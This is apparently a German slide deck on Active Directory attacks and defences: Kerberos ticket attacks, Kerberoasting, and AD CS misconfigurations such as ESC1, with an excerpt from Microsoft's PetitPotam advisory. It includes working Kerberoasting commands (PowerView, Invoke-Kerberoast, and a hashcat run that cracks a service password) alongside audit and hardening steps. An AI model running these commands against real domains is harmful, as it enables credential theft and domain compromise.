Offline-Passworterraten gegen
einen Benutzer mit
deaktivierter (Standard = ein)
Präauthentifizierung

Pass-the-Ticket

Wie PTH, aber mit Tickets,
immer noch kein Wissen über
das benötigte Klartextpasswort

Silver Ticket

Gefälschte Tickets gegen einen
einzelnen Prinzipal. Etwa: sich
als ein beliebiger Benutzer auf
einem Rechner ausgeben

Golden Ticket

Fälschen von Tickets gegen den
DC. Wie: Beliebiger Benutzer
auf allen Rechnern der
Domäne aus.

Delegierung

Gefälschte Tickets, die sich
gegen einen oder mehrere
Rechner richten. Komplizierter.



Kerberoasting

Offline-Bruteforcing von (Benutzer-)Konten mit SPN

```
PS > Get-DomainUser -SPN | select serviceprincipalname, samaccountname

HTTP/iis01.ad.2consult.ch          svc_iis
MSSQLSvc/sql01.ad.2consult.ch:1433 Administrator [...]

PS > Invoke-Kerberoast | select -expand hash | Out-File -Encoding ASCII kerberoast.txt

$ hashcat -a 0 -m 13100 kerberoast.txt /usr/share/wordlists/rockyou.txt
[...]
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$krb5tgt$23$*svc_iis$ad.2consult.ch$[...]:Password123
```



- ▶ Konten mit Service Principal Name (SPN) auditieren (setspn)

```
C:\> setspn -T windomain -Q */*  
  
CN=mssql_svc,CN=Users,DC=windomain,DC=local  
    mssql_svc/mssqlserver.windomain.local  
CN=http_svc,CN=Users,DC=windomain,DC=local  
    http_svc/httpserver.windomain.local  
CN=exchange_svc,CN=Users,DC=windomain,DC=local  
    exchange_svc/exserver.windomain.local
```


- ▶ Wenn der Dienst nicht verwendet wird, SPN entfernen
- ▶ Wenn der Dienst verwendet wird: Least-Privilege-Prinzip
- ▶ Langes und komplexes Passwort, mindestens 25 Zeichen
- ▶ Fine Grained Password Policies zum Durchsetzen der Passwortrichtlinie
- ▶ Umstellen auf (group) Managed Service Accounts (MSA, gMSA), falls unterstützt



Active Directory Certificate Services (AD CS)

AD CS bietet anpassbare Dienste für die Ausstellung und Verwaltung von digitalen Zertifikaten

- ▶ Certification Authorities
- ▶ CA Web Enrollment
- ▶ Network Device Enrollment Service (NDES)
- ▶ Certificate Enrollment Web Service
- ▶ Certificate Enrollment Policy Web Service



Active Directory Certificate Services (AD CS): Juli 2021 Whitepaper „Certified Pre-Owned“

THEFT
(5)

Diebstahl
des
Benutzer/
Maschinen-
Zertifikats

PERSIST
(5)

Enrollment
von aktiven
Zertifikaten

ESC
(8)

Eskalation
in der
Domäne

DPERSIST
(3)

Persistenz
in der
Domäne




ADCS auditieren mit PSPKIAudit

[!] Potentially vulnerable Certificate Templates:

```
CA : dc.theshire.local\theshire-DC-CA
Name : ESC1Template
SchemaVersion : 2
OID : ESC1 Template
      (1.3.6.1.4.1.311.21.8.10395027.10224472.4213181.15714845.1171465.9.10657968.9897558)
vulnerableTemplateACL : False
LowPrivCanEnroll : True
EnrolleeSuppliesSubject : True
EnhancedKeyUsage : Client Authentication (1.3.6.1.5.5.7.3.2)|Secure Email (1.3.6.1.5.5.7.3.4)|Encrypting File
                  System (1.3.6.1.4.1.311.10.3.4)
HasAuthenticationEku : True
HasDangerousEku : False
EnrollmentAgentTemplate : False
CAManagerApproval : False
IssuanceRequirements : [Issuance Requirements]
                      Authorized signature count: 0
                      Reenrollment requires: same criteria as for enrollment.
ValidityPeriod : 1 years
RenewalPeriod : 6 weeks
Owner : THESHIRE\localadmin
DACL : NT AUTHORITY\Authenticated Users (Allow) - Read
      THESHIRE\Domain Admins (Allow) - Read, Write, Enroll
      THESHIRE\Domain Users (Allow) - Enroll
      THESHIRE\Enterprise Admins (Allow) - Read, Write, Enroll
      THESHIRE\localadmin (Allow) - Read, Write
Misconfigurations : ESC1
```





KB5005413: Mitigating NTLM Relay Attacks on Active Directory Certificate Services (AD CS)

Windows Server 2008, Windows Server 2008 R2, Windows Server 2016, [More...](#)

Summary

Microsoft is aware of PetitPotam which can potentially be used to attack Windows domain controllers or other Windows servers. PetitPotam is a classic NTLM Relay Attack, and such attacks have been previously documented by Microsoft along with numerous mitigation options to protect customers. For example: [Microsoft Security Advisory 974926](#).

To prevent NTLM Relay Attacks on networks with NTLM enabled, domain administrators must ensure that services that permit NTLM authentication make use of protections such as [Extended Protection for Authentication \(EPA\)](#) or signing features such as SMB signing. PetitPotam takes advantage of servers where Active Directory Certificate Services (AD CS) is not configured with protections for NTLM Relay Attacks. The mitigations below outline to customers how to protect their AD CS servers from such attacks.

You are potentially vulnerable to this attack if you are using Active Directory Certificate Services (AD CS) with any of the following services:

- Certificate Authority Web Enrollment
- Certificate Enrollment Web Service

Microsoft 365

You're invited to try Microsoft 365 for free

Unlock now

